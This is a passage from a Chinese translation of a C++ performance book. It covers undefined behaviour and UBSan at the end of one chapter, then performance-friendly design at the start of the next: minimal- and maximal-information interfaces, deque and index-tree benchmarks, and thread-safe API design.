- 通過 `const` 引用傳遞形參給函數沒有任何優化作用，因為編譯器必須假定函數可能會拋棄 `const`（如果函數是內聯的，編譯器知道發生了什麼，但如何聲明形參就無關緊要了）。另一方面，這是將 `const` 對象傳遞給函數的唯一方法，因此，只要有可能，請將引用聲明為 `const`（更重要的為了清晰的表明意圖）。
- 對於小類型，按值傳遞比按引用傳遞更有效（這不適用於內聯函數）。這很難與模板生成的泛型函數相協調（不要假設模板總是內聯的，大型模板函數通常不是）。有一些方法可以強制特定類型的值傳遞，但會使模板代碼更加繁瑣。不要一開始就寫這樣的代碼，只有當測試結果表明，對於特定的代碼段，這種工作是合理的時再這樣做。

我們已經詳細探討了 C++ 中的 UB 如何影響 C++ 代碼的優化。現在是時候回到正題，瞭解如何在自己的程序中利用 UB 了。

11.5. 使用未定義的行為進行高效的設計

這一節的 UB，是由開發者指定的。要做到這一點，首先需要從不同的角度來考慮 UB。

到目前為止，看到的所有 UB 的例子都可以分為兩種。第一類是像 `++k +k` 表達式這樣的代碼，這些都是錯誤，因為其根本沒有定義行為。第二種是像 `k + 1` 這樣的代碼，其中 `k` 是有符號整數。這中代碼到處都是，而且大多數時候，都工作得很好。除了變量為特定的某些值外，它的行為有良好的定義。

換句話說，代碼具有隱式的先決條件，只要滿足了這些先決條件，程序就會表現良好。注意，在更大程序的上下文中，這些先決條件可能是隱式的。程序可能驗證輸入或中間結果，並防範可能導致 UB 的值。無論採用哪種方式，開發者都與用戶有了一種約定：如果輸入符合某些限制，則保證結果是正確的，並且程序可以以一種定義良好的方式運行。

如果違反了限制會發生什麼？有以下兩種可能：

- 首先，程序可能檢測到輸入不符合約定，並處理錯誤。這種行為仍然得到了很好的定義，並且是規範的一部分。
- 其次，程序可能無法檢測到約定被違反，並像往常一樣繼續進行。由於約定對於保證正確的結果至關重要，所以現在在未知的領域運行，而且沒有辦法預測將會發生什麼。

這就是 UB 的描述。

既然已經理解了 UB 僅是在指定的約定之外運行的程序的行為，那麼可以考慮一下如何將其在應用中使用。

大多數足夠複雜的程序在其輸入上都有先決條件，即與用戶進行約定。有人可能會說，應該總是檢查這些先決條件，並報告錯誤。然而，這可能是一個非常昂貴的需求。再來看一個例子。

要編寫一個程序來掃描畫在一張紙上（或蝕刻在印刷電路板上）的圖像，並將其轉換為圖形數據。程序的輸入可能是這樣的：




圖 11.8 - 圖形繪製是圖形程序的輸入

程序獲取圖像，識別矩形，從每個矩形創建圖形節點，識別直線，為每條直線找出它連接的兩個矩形，並在圖形中創建相應的邊。

假設有一個圖像採集和分析庫，提供一組形狀（矩形和直線）及其所有座標，所以現在要做的就是找出哪些直線連接哪些矩形。有了所有的座標，所以從現在開始，問題就是純幾何的。表示這個圖最簡單的方法之一是用邊表表示。可以使用容器（比如，vector）作為表，如果給每個節點分配唯一的數字 ID，一條邊就是一對數字。可以使用任意數量的幾何算法來檢測直線和矩形之間的交點，並逐邊構造這個表（以及圖本身）。

聽起來很簡單，有一個數據的自然表示，相當簡單，並容易處理。不幸的是，這裡還與用戶有一個隱式約定：要求每條線恰好與兩個矩形相交（同樣，矩形也不互相相交，避免混亂）。




圖 11.9 - 圖形識別程序的無效輸入

圖 11.9 中，看到了一個違反約定的輸入：其中一條線連接了三個矩形，而另一條線只連接了一個矩形。如前所述，有兩個選擇：可以檢測並報告輸入錯誤，或者可以忽略。第一個選項使程序健壯，但會有性能損失：原始程序可能會在找到第二個這樣的矩形後，停止尋找連接到給定邊的矩形，並從那時起忽略這條邊。這種優化的收益是相當可觀的：對於類似於圖 11.8（但要大得多）的圖，可以將運行時間減少一半。如果輸入最終是正確的，那麼強制輸入驗證會浪費大量時間，並且會讓有其他方法確保輸入有效的用戶感到沮喪。不驗證輸入將導致 UB：如果有一條線連接三個矩形，算法將在找到前兩個矩形後停止，無論它處理它們的順序是什麼（這個順序可能是依賴於數據的，所以對於這種情況，可以說的是在涉及的兩個節點之間將創建了一條邊）。

如果性能差異不明顯（或者總體運行時間很短，所以翻倍也不重要），那麼最好的解決方案就很明顯——驗證輸入。在這種情況和許多其他情況下，驗證的成本很容易與找到解決方案一樣高。在這種情況下應該怎麼做呢？

首先，必須清楚強加給用戶的約定。應該清楚地指定，並記錄什麼是有效的輸入。在此之後，性能敏感型項目的最佳實踐是提供最佳性能。更廣泛的約定（施加更少限制的約頂）總是比狹義的約定好，所以如果有一些無效輸入，可以很容易地檢測，並以最小的開銷處理它們，那麼就應該這樣做。除此之外，能做的就是記錄程序行為未定義時的條件，就像 C++ 標準一樣。

還可以做一些努力，可以為用戶提供一個輸入驗證工具，既可以作為程序中的一個可選步驟，也可以作為單獨的軟件。運行它需要時間，但是如果用戶從主程序中得到了奇怪的結果，可以使

用工具檢查，以確保輸入是有效的。這比在行為未定義時簡單地描述要好得多（然而，在有些情況下，這樣的驗證開銷太大，反而不實用）。

如果 C++ 編譯器開發人員會做同樣的工作，並提供一個可選的工具來檢測代碼中的 UB，豈不妙哉？事實證明，開發人員也是這麼想的：今天許多編譯器都有一個選項來啟用 UB 殺滅器（通常稱為 UBSan）。讓我們從一些可以導致 UB 的代碼開始瞭解其工作原理：

```
1 int g(int k) {  
2     return k + 10;  
3 }
```

編寫一個程序，用足夠大的參數（大於 INT_MAX-10）調用這個函數，並在啟用 UBSan 的情況下編譯它。對於 Clang 或 GCC，該選項是 -fsanitize=undefined。這裡有一個例子：

```
clang++ --std=c++17 -O3 -fsanitize=undefined ub.C
```

運行該程序，就會看到如下內容：

```
ub.C:10:20: runtime error: signed integer overflow:  
2147483645 + 10 cannot be represented in type 'int'
```

就像在我們的圖形示例中一樣，UB 檢測需要時間，並且會使程序變慢，所以這應該在測試和調試時做的事情。讓殺滅器運行常規迴歸測試的一部分，並認真對待報告的錯誤：雖然今天生成了正確的結果，但並不意味著明天一個編譯器不會生成一些非常不同的代碼，並更改結果。

我們已經瞭解了 UB，為什麼它有時是一種必要的惡，以及如何利用它來提高性能。結束這一章之前，讓我們回顧一下我們瞭解過的東西。

11.6. 總結

我們用了整整一章專門討論 C++ 和程序中的 UB。為什麼這麼做？因為這個主題與性能有著千絲萬縷的關係。

首先，當程序接收到指定程序行為之外的輸入時，UB 就會發生。此外，標準還說程序不需要檢測這樣的輸入和發出診斷。這對於 C++ 標準定義的 UB 和自己程序的 UB 都是正確的。

其次，規範（或標準）沒有涵蓋所有可能的輸入和定義結果的原因，主要與性能有關。當可靠地生成特定結果的成本非常昂貴時，通常會引入 UB。對於 C++ 中的 UB，處理器和內存架構的多樣性也會導致無法統一處理的情況。如果沒有一種可行的方法來保證一個特定的結果，這個標準就沒有明確結果的。

最後，程序不需要檢測（如果不處理）無效輸入的原因是，這樣的檢測可能也會非常昂貴。有時確認輸入是有效，會比計算結果花費更長的時間。

設計軟件時，應該牢記這些點：總是希望有一個一般性約定來定義任何或任何輸入的結果，但是這樣做會給那些只提供典型或“正常”輸入的用戶帶來不必要的性能開銷。當用戶可以在更快地執行想要執行的任務，以及可靠地執行一開始就不想執行的任務之間做出選擇時，大多數用戶會

選擇性能。作為一種妥協，可以為用戶提供一種驗證輸入的方法。如果這種驗證的代價很高，那麼應該是可選的。

當涉及到 C++ 標準的 UB 時，情況就變了，這時開發者就是用戶。有必要理解，如果一個程序包含了 UB 的代碼，那麼整個程序都是定義不清的，而不僅僅是有問題的那一行。這是因為編譯器可以假設 UB 永遠不會在運行時發生，並據此推斷對代碼進行的相應優化。現代的編譯器在某種程度上都會這樣做，而未來的編譯器可能會在他們的推斷中更加激進。

最後，許多編譯器開發人員還提供了驗證工具，可以在運行時檢測未定義的行為——UB 殺滅器。就像自己的程序的輸入驗證器一樣，這些工具需要時間來運行，這就是為什麼殺滅器是一個可選工具，應該在軟件測試和開發過程中使用。

這本書快結束了。下一章，也就是最後一章，我們將回顧我們所學到的一切，並著眼於軟件設計的含義和啟示。

11.7. 練習題

1. 什麼是未定義行為？
2. 為什麼不能定義程序可能遇到情況的結果？
3. 若把標準標籤寫為 UB，測試結果。驗證代碼是否有效，那就沒問題了，對嗎？
4. 為什麼要故意設計一個記錄未定義行為的程序呢？

第 12 章 為性能而設計

本章回顧本書中所學到的所有與性能相關的因素和特性，並探討了所獲得的知識和理解如何在開發新軟件系統，或重構現有軟件系統時所做出的設計決策。瞭解設計決策如何影響軟件系統的性能，學習如何在沒有詳細數據的情況下做出與性能相關的設計決策，以及設計 API、併發數據結構和高性能數據結構的最佳實踐，以避免低效。

本章將討論以下內容：

- 設計與性能之間的關係
- 為性能設計
- API 的設計考慮
- 為最佳數據訪問而設計
- 權衡性能
- 做出明智的設計決策

將瞭解如何從一開始就將良好的性能作為設計目標之一，以及如何設計高性能的軟件系統，以確保有效的實現不會成為與程序架構相對抗的戰鬥。

12.1. 相關準備

需要一個 C++ 編譯器和一個微基準測試工具，比如谷歌基準測試庫 (<https://github.com/google/benchmark>)。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-EfficientPrograms/tree/master/Chapter12>。

12.2. 設計與性能間的關係

優秀的設計是否有助於實現良好的性能，或者確定是否需要犧牲最佳設計實踐來實現最佳性能？這些問題在編程界已經爭論了很久。通常，設計倡導者會認為，若要在良好的設計和良好的性能之間做選擇，那麼設計者的能力太水。另一方面，黑客（我們使用這個術語的傳統意義，將解決方案組合在一起的開發者，與犯罪方面無關）通常將設計指南視為最佳優化的約束條件。

這兩種觀點在一定程度上都是正確的。如果把它們視為“全部的真相”，也不對。許多設計實踐在應用於特定軟件系統時，會限制性能，否認這一點就很蠢。另外，許多實現和維護有效代碼的指南也是可靠的設計建議，可以提高性能和設計質量。

我們對設計和性能之間的關係採取了更微妙的看法。對於特定的系統（開發者最感興趣的是還是正在開發的系統），一些設計指南和實踐確實會導致效率和性能低下。很難想出一個總是與效率相對立的設計規則，但是對於特定的系統，也許在某些特定的環境中，這樣的規則和實踐就很常見。若採用了遵循這些規則的設計，那麼可能會將效率低下的設計嵌入到軟件系統的核心架構中，這將很難通過“優化”進行彌補，很可能就是要重寫程序的關鍵部分。任何忽視或粉飾這個陷阱的潛在嚴重性的開發者，都無法獲得最佳性能。另外，聲稱這是放棄可靠設計實踐的理由的人都是錯誤的，他們的選擇過於二元化。

如果意識到特定的設計方法可以遵循的實踐，就可以提高設計的清晰度和可維護性，雖然降低了性能，但也很好的設計方法。換句話說，雖然一些好的設計產生了糟糕的性能，但是對於一個給定的軟件系統來說，每一個好的設計都會導致低效，聽起來就很荒謬。所需要做的就是從幾種可能的高質量設計中，選擇一種具有良好性能的設計。

當然，說起來容易做起來難，但希望這本書能有所幫助。本章的其餘部分，我們將關注問題的兩個方面。首先，當考慮性能時，建議採用什麼設計實踐？其次，當沒有可以運行和測試的程序，但有一個（可能不完整的）設計時，如何評估可能的性能影響？

如果仔細閱讀了最後兩段，會發現性能是一種設計考慮因素，就像在設計中考慮“支持許多用戶”或“在磁盤上存儲 TB 級數據”等需求一樣，性能目標也是需求的一部分，應該在設計階段明確考慮。這將我們引向設計高性能系統，它是……

12.3. 為性能設計

性能是設計目標之一，與其他需求同等重要。因此，“這種設計導致了糟糕的性能”問題的回答與“這種設計沒有提供我們需要的功能”問題的答案是一樣的。兩種情況下，都需要不同的設計。只是更習慣於根據他們做的怎麼樣來評估設計，而不是做得有多快。

為了在第一次嘗試時，選擇性能提升設計實踐，現在介紹幾個專門針對良好性能的設計指南。它們也是可靠的設計原則，有理由去了解它們，遵循這些原則不會讓設計變得更糟。

前兩條指導原則處理設計中不同組件（函數、類、模塊、過程、任何組件）的交互。首先，建議交互傳遞儘可能少的信息，以便整個系統能正常工作。其次，建議不同的組件提供儘可能多的關於交互預期結果的信息。如果認為這是一組矛盾，也沒什麼問題。設計通常是解決矛盾的藝術，兩個矛盾的陳述都正確，只是時間或空間不同。下面的例子很好地說明瞭這種（更普遍的）管理設計矛盾的方法。

12.3.1 最小信息原則

從第一條準則開始。儘可能少地交互信息，上下文在這裡非常重要，建議組件儘可能少地暴露它如何處理特定請求的信息。組件之間的交互是由約定控制的。當討論類和函數的接口時，已經習慣了這個想法，但它是一個更廣泛的概念，用比如於兩個進程之間通信的協議，這就是一個約定。

在此類接口或交互中，作出和履行承諾的一方不應提供額外的信息。看一些具體的例子，將從實現基本隊列的類開始，然後問自己。從效率的角度來看，什麼是好的接口？

其中有一個方法允許檢查隊列是否為空。注意，調用者並沒有詢問隊列有多少元素，而只是詢問隊列是否為空。雖然隊列的某些實現可能會緩存大小，並將其與 0 進行比較以應對此請求。但對於其他實現，確定隊列是否為空可能比計算元素更有效。約定中，“如果隊列為空，將返回 true。”即使知道大小，也不要做出承諾：不要主動提供額外的信息。這樣，後面就可以自由地更改實現了。

類似地，入隊和出隊的方法應該只保證向隊列中添加或刪除新元素。從隊列中彈出一個元素，必須處理空隊列的情況，或者聲明未定義嘗試的結果（STL 選擇的方法）。可能注意到，STL 雙列從效率的角度展示了一個出色的接口，其完成了對隊列數據結構的約定，而沒有透露任何不必要的

的細節。特別是，`std::queue` 是一種適配器，可以在幾個容器中的一個上實現。隊列可以實現為 `vector`、`deque` 或 `list`，這個例子告訴我們，接口需要隱藏實現細節。

對於接口洩漏太多實現信息的反面例子，考慮另一個 STL 容器，無序 `set`(或 `map`)。`std::unordered_set` 容器有一個接口，允許插入新元素並檢查給定的值是否已經在集合中(目前為止，一切正常)。根據定義，它缺乏元素的內部順序，並且標準提供的性能保證清楚地表明數據結構使用了哈希。所以，接口中顯式地引用哈希的部分是必要的，所以必須指定一個用戶給定的哈希函數。但是這個接口走遠了，通過像 `bucket_count()` 這樣的方法，暴露了底層實現必須是一個帶有桶的離散鏈接哈希表，以解決哈希衝突。因此，不可能使用開放尋址哈希表創建一個完全符合 STL 的無序 `set`。此接口限制了實現，並可能阻礙使用更高效的實現。

雖然在簡單的例子中使用了類設計，但同樣的原則也可以應用於更大模塊的 API，客戶端-服務器協議，以及系統組件之間的其他交互。在設計響應請求或提供服務的組件時，只需提供簡潔的約定，並只顯示請求者所需的信息即可。

最小信息或最小承諾的設計準則，本質上是對類接口設計準則的概括：接口不應暴露實現。此外，要考慮到糾正違反這條指導原則的行為會相當困難。若設計洩露了實現細節，那麼客戶將依賴於它們，並且若更改了實現，就會破壞客戶的代碼。因此，為性能而設計與一般的設計實踐一樣。在下一個指導方針中，我們將開始介紹不同設計目標和相應最佳實踐之間的關係。

12.3.2 最大信息原則

雖然完成請求的組件應該避免暴露可能限制實現的信息，但對於發出請求的組件來說，情況正好相反。請求者或調用者應該能夠提供關於具體需要什麼的特定信息。當然，調用方只有在有合適的接口時才提供信息，因此接口應該允許這樣的“完整”請求。

特別是，要提供最佳性能，瞭解請求背後的意圖通常很重要。同樣，通過一個例子，應該會更容易理解這個概念。

讓我們從一個隨機訪問序列容器開始。隨機訪問可以訪問容器中的任意第 `i` 個元素，而不需要訪問其他元素。通常的方法是使用索引運算符：

```
1 T& operator[](size_t i) { return ... i-th element ...; }
```

有了這個操作符，就可以遍歷容器了：

```
1 container<T> cont;
2 ... add some data to cont ...
3 for (size_t i = 0; i != cont.size(); ++i) {
4     T& element_i = cont[i];
5     ... do some work on the i-th element ...
6 }
```

從效率的角度來看，這不是最好的方法，因為現在使用隨機訪問迭代器進行順序迭代。對於更強大或功能更強大的接口，在只使用了它的一小部分功能時，就應該關注效率。該接口的靈活性可能會以性能為代價，如果不使用這些特性，就會浪費性能。

假設 `std::deque` 是一個支持隨機訪問的塊分配容器。為了訪問任意元素 `i`，必須首先計算哪個塊包含這個元素(通常是一個取模操作)和塊中元素的索引，然後在輔助數據結構(塊指針表)中找到塊的地址，並在塊中進行索引。對於下一個元素，必須重複這個過程。不過在大多數情況

下，元素將駐留在同一個塊中，而且我們對地址已知。這是因為對任意元素的請求沒有包含足夠的信息，沒有辦法知道將很快請求下一個元素。因此，`deque` 不能以最有效的方式處理遍歷。

另一種遍歷整個容器的方法是使用迭代器：

```
1 for (auto it = cont.begin(); it != cont.end(); ++it) {  
2     T& element = *it;  
3     ... do some work on the element ...  
4 }
```

`deque` 的實現者可以假設迭代器的自增（或自減）操作。因此，如果有一個迭代器 `it` 並訪問相應的元素 `*it`，很可能會請求下一個元素。`deque` 迭代器可以在塊指針表中存儲塊指針或右變元素的索引，這將使訪問一個塊中元素的成本更低。通過一個簡單的基準測試，可以驗證使用迭代器遍歷 `deque` 容器確實比索引更快：

01_deque.C

```
1 void BM_index(benchmark::State& state) {  
2     const unsigned int N = state.range(0);  
3     std::deque<unsigned long> d(N);  
4     for (auto _ : state) {  
5         for (size_t i = 0; i < N; ++i) {  
6             benchmark::DoNotOptimize(d[i]);  
7         }  
8         benchmark::ClobberMemory();  
9     }  
10    state.SetItemsProcessed(N*state.iterations());  
11 }  
12 void BM_iter(benchmark::State& state) {  
13     const unsigned int N = state.range(0);  
14     std::deque<unsigned long> d(N);  
15     for (auto _ : state) {  
16         for (auto it = d.cbegin(), it0 = d.cend();  
17              it != it0; ++it) {  
18             benchmark::DoNotOptimize(*it);  
19         }  
20         benchmark::ClobberMemory();  
21     }  
22     state.SetItemsProcessed(N*state.iterations());  
23 }
```

性能差異顯著：

BM_index/4194304	17283529 ns	17281365 ns	46	231.463M items/s
BM_iter/4194304	3032421 ns	3032333 ns	259	1.2882G items/s

圖 12.1 - 使用索引和迭代器遍歷 `std::deque`

指出為性能而設計和為性能而優化之間的關鍵區別非常重要。不能保證迭代器訪問 `deque` 容器的速度更快，特定的實現可能會使用索引操作符來實現迭代器，這樣的保證可能來自一個優化

的實現。本章中，我們感興趣的是設計。儘管，談論“有效的設計”時，其他人可能會理解這話的意思，但設計不能真正地“優化”。設計可以允許或阻止某些優化，所以更準確的說法是“性能敵對”或“性能友好”的設計（後者通常也稱為有效設計）。

在 deque 實例中，索引操作符對於隨機訪問是高效的，並且將順序迭代視為隨機訪問的一種特殊情況。調用者不可能說：“接下來我可能會請求相鄰的元素。”相反，根據迭代器的存在性，可以推斷它可能是遞增或遞減的。該實現可以使這種增量操作執行的更高效。

進一步討論容器的例子。這一次，考慮一個自定義容器，功能上是一個樹，但與 std::set 不同，不將值存儲在樹節點中。相反，將值存儲在序列容器（數據存儲）中，而樹節點包含指向該容器元素的指針。樹本質上是數據存儲的索引，因此需要一個定製的比較函數。這裡想要比較的是值，而不是指針。

02_index_tree.C

```
1 template<typename T> struct compare_ptr {
2     bool operator()(const T* a, const T* b) const {
3         return *a < *b;
4     }
5 };
6 template <typename T> class index_tree {
7     public:
8     void insert(const T& t) {
9         data_.push_back(t);
10        idx_.insert(&(data_[data_.size() - 1]));
11    }
12     private:
13     std::set<T*, compare_ptr<T>> idx_;
14     std::vector<T> data_;
15 };
```

插入新元素時，將添加到數據存儲的末尾，而指針將添加到由元素比較確定的索引位置。為什麼要選擇這樣的實現，而不是 std::set 呢？某些情況下，可能會有強制的需求，例如：數據存儲可能是磁盤上的內存映射文件。其他情況下，為了提高性能，可以選擇這種實現。可能乍一看，額外的內存使用和通過指針間接訪問元素會降低性能。

為了瞭解這個索引樹容器的性能優勢，檢查搜索滿足給定謂詞的元素的操作。假設容器提供了迭代器，可以簡單地遍歷索引集，就可以輕鬆地進行搜索。解引用操作符應該返回索引的元素值，而不是指針：

02_index_tree.C

```
1 template <typename T> class index_tree {
2     using idx_t = typename std::set<T*, compare_ptr<T>>;
3     using idx_iter_t = typename idx_t::const_iterator;
4     public:
5     class const_iterator {
6         idx_iter_t it_;
7     public:
```

```

8     const_iterator(idx_iter_t it) : it_(it) {}
9     const_iterator operator++() { ++it_; return *this; }
10    const T& operator*() const { return *(it_); }
11    friend bool operator!=(const const_iterator& a,
12                             const const_iterator& b) {
13        return a.it_ != b.it_;
14    }
15};
16 const_iterator cbegin() const { return idx_.cbegin(); }
17 const_iterator cend() const { return idx_.cend(); }
18 ...
19 };

```

要確定一個滿足特定要求的值是否已經存儲在容器中，只需遍歷整個容器，並檢查每個值的謂詞：

```

1 template <typename C, typename F> bool find(const C& c, F f) {
2     for (auto it = c.cbegin(), i0 = c.cend(); it != i0; ++it) {
3         if (f(*it)) return true;
4     }
5     return false;
6 }

```

當使用迭代器訪問容器時，我們向容器提供了什麼信息？告訴它我們打算每次訪問下一個元素。我們並沒有告訴它這樣做的原因，並且原因重要嗎？在這種情況下，確實如此。仔細想象需要做什麼，需要訪問容器中的每個元素，直到找到滿足給定條件的元素。如果這看起來像是在重述同樣的事情，那你還沒教條化。這個需求中，沒有說要按順序訪問容器元素，只是說需要遍歷所有元素。如果有一個 API，它告訴容器檢查所有元素，但不要求特定的順序，容器就可以自由地優化訪問順序。對於索引容器，最優的訪問順序是遍歷數據存儲本身，這就提供了最佳的內存訪問模式（順序訪問）。在我們的例子中，元素在存儲中的實際順序，就是它們添加的順序，但這無關緊要。我們要求返回的只是一個布爾值，甚至不詢問匹配元素的位置。換句話說，雖然可能有多個元素滿足這個條件，但調用者想知道是否存在一個這樣的元素。我們沒有請求元素或任何特定元素的值，這是“查找任意一個”的請求，而不是“先查找”的請求。

下面的版本用的是這種接口，允許調用者提供所有相關信息和可能的實現：

02_index_tree.C

```

1 template <typename T> class index_tree {
2 ...
3     template <typename F> bool find(F f) const {
4         for (const T& x : data_) {
5             if (f(x)) return true;
6         }
7         return false;
8     }
9 };

```

快嗎？基準測試可以回答這個問題。如果該值未找到，或很少找到，則這種性能差異會更為明顯：

BM_iter/4096	53332 ns	53323 ns	15340	73.2558M items/s
BM_find/4096	3109 ns	3109 ns	217810	1.22708G items/s

圖 12.2 - 使用迭代器和 `find()` 成員函數在索引數據存儲中進行搜索

退一步評估這個例子是非常重要的，它是軟件設計的經驗，而不是一個特定的優化技術。這個上下文中，`find()` 成員函數是否比基於迭代器的搜索快得多並不重要。在設計階段，重要的是適當的實現可能會更快。它可能更快的原因是因為知道調用者的意圖。

使用非成員和成員 `find()` 比較調用者提供的信息，當非成員 `find()` 函數調用容器接口時，我們告訴容器：“依次查看所有容器元素的值。” 實際上並不需要這些操作，但這是給容器的信息，因為這是能通過迭代器接口傳遞的唯一信息。另一方面，成員 `find()` 允許發出以下請求：“以任意順序檢查所有元素，並告訴我是否至少有一個元素符合這個條件。” 這個請求施加的限制要少得多，其將細節留給容器本身。在我們的示例中，實現者利用這種自由提供了更好的性能。

設計階段，可能不知道這樣的優化實現。成員 `find()` 的第一個實現也可以運行迭代器循環或調用 `std::find_if`。開發者也可能永遠不會優化這個函數，因為在應用程序中很少調用，並且不是性能瓶頸。但是軟件系統的壽命往往比預期的要長，而且重新設計是困難和耗時的。好的系統架構不應該限制系統的發展，甚至可以滿足添加新的特性和性能需求。

再次看到了性能友好型和性能敵對型設計之間的區別。當然，同樣的原則也適用於系統組件之間的交互，而不限於類。在設計響應請求或提供服務的組件時，允許請求者提供所有相關的信息，特別是表達請求背後的意圖。

由於幾個原因，這是一個更有爭議性的指南。首先，明顯地違背了類設計的主流方法：永遠不要為不需要特權訪問，且完全可以通過現有的公共 API 實現的任務實現 (public) 成員函數。關於這個問題，瞭解一下這樣做的幾個理由。首先，有人可能會說“可以以十倍的速度實現”並不真正符合“可以實現”的標準，因此該指導方針並不適用。相反，在設計階段甚至可能不知道需要這種性能。我們可能會違反的另一個重要規則是“不要過早地優化”，儘管不應該簡單地理解這條規則，這條規則的合理支持者經常會補充說，“但也不要過早地悲觀”。後者在設計的背景下，意味著做出設計決策，封閉未來的優化空間。

最大信息原則（或信息豐富的接口）的使用是一個平衡和合理判斷的問題。考慮到這一點，違反這條原則遠不如不遵守前面的規則那麼有害。若接口或約定暴露了不必要的信息，那麼很難從依賴它的客戶端收回這些信息。另一方面，如果接口不允許客戶端提供相關的意圖信息，那麼客戶端可能會執行低效率的實現。但在添加了信息更豐富的接口之後，一切就不同了，客戶端可以根據需要轉換到這個接口上。

因此，決定是否在一開始就提供一個信息豐富的接口，取決於以下幾個因素：

- 這個組件或組件之間的交互對性能至關重要的可能性有多大？雖然不鼓勵猜測特定代碼的性能，但需要知道有關組件的一般需求。每秒訪問數百萬次的數據庫很可能成為某個地方的性能瓶頸，而每月為員工提供兩次發薪地址的系統可以進行保守地設計，並在需要時再進行優化。
- 這個設計決策的影響有多大？若低效的實現氾濫，那當添加一個新的、更高級別的接口時，替換的難度有多大？一個類使用一到兩次，可以很容易地隨著它的客戶端更新。一個通信協

議將成為整個系統的標準，並用於一個輕量級協議 API 中，該 API 將消息存儲在磁盤上長達數週或數月，從一開始就應該具有可擴展性，包括用於未來更豐富信息請求的選項。

通常情況下，這些選擇並不明確，取決於設計師的直覺和經驗。本書對前者有幫助，在實踐中可以解決後者的問題。

在考慮不同設計決策的性能影響時，我們經常關注接口和數據組織。在下面的兩個部分中，我們將展開討論這兩個主題，從接口設計開始。

12.4. API 的設計考慮

有許多書籍和文章介紹了 API 設計的最佳實踐，通常關注可用性、清晰度和靈活性。常見的指導方針，如“使接口清晰且易於正確使用”和“使接口難以誤用”，並不直接處理性能問題，但也不會干擾促進良好性能和效率的實踐。前一節中，我們討論了在為性能設計接口時應該記住的兩條重要準則。本節中，我們將探討一些針對性能的更具體的指導方針。許多高性能程序依賴於併發執行，因此首先解決併發設計是有意義的。

12.4.1 併發的 API 設計

設計併發組件及其接口時，最重要的規則是提供明確的線程安全的保證。注意，“明確”並不意味著“健壯”。事實上，為了獲得最佳性能，在底層接口上提供較弱的保證通常性能更好。STL 選擇的方法是一個很好的例子，所有可能改變對象狀態的方法都提供了一個弱保證：只要有一個線程在使用容器，程序就是定義良好的。

如果想要更強的保證，可以在應用程序級別使用鎖。一個更好的方式是創建自己的鎖，為接口提供強有力的保證。有時，這些類只是鎖的裝飾器，將裝飾對象的每個成員函數封裝在鎖中。常見的是，一個鎖必須保護多個操作。

為什麼？因為在操作完成“一半”之後，讓客戶端看到特定的數據結構是沒有意義的。這將我們引向一個更普遍的情況：作為一條規則，線程安全的接口也應該是事務性的（原子的）。組件（類、服務器、數據庫等）的狀態在進行 API 調用之前和調用之後都應該有效，接口保證了所有不變量都應該得到維護。很有可能的情況是，在執行請求的成員函數（用於類）期間，對象經歷了一個或多個無效的狀態，其不維護指定的不變量。該接口應該使其他線程不能觀察到處於這種無效狀態的對象。讓我們用一個例子來說明。

回想一下上一節的索引樹。如果想讓這棵樹是線程安全的（這是提供強保證的簡稱），應該讓插入新元素是安全的，即使在多個線程同時調用時也是安全的：

```
1 template <typename T> class index_tree {
2     public:
3         void insert(const T& t) {
4             std::lock_guard guard(m_);
5             data_.push_back(t);
6             idx_.insert(&(data_[data_.size() - 1]));
7         }
8     private:
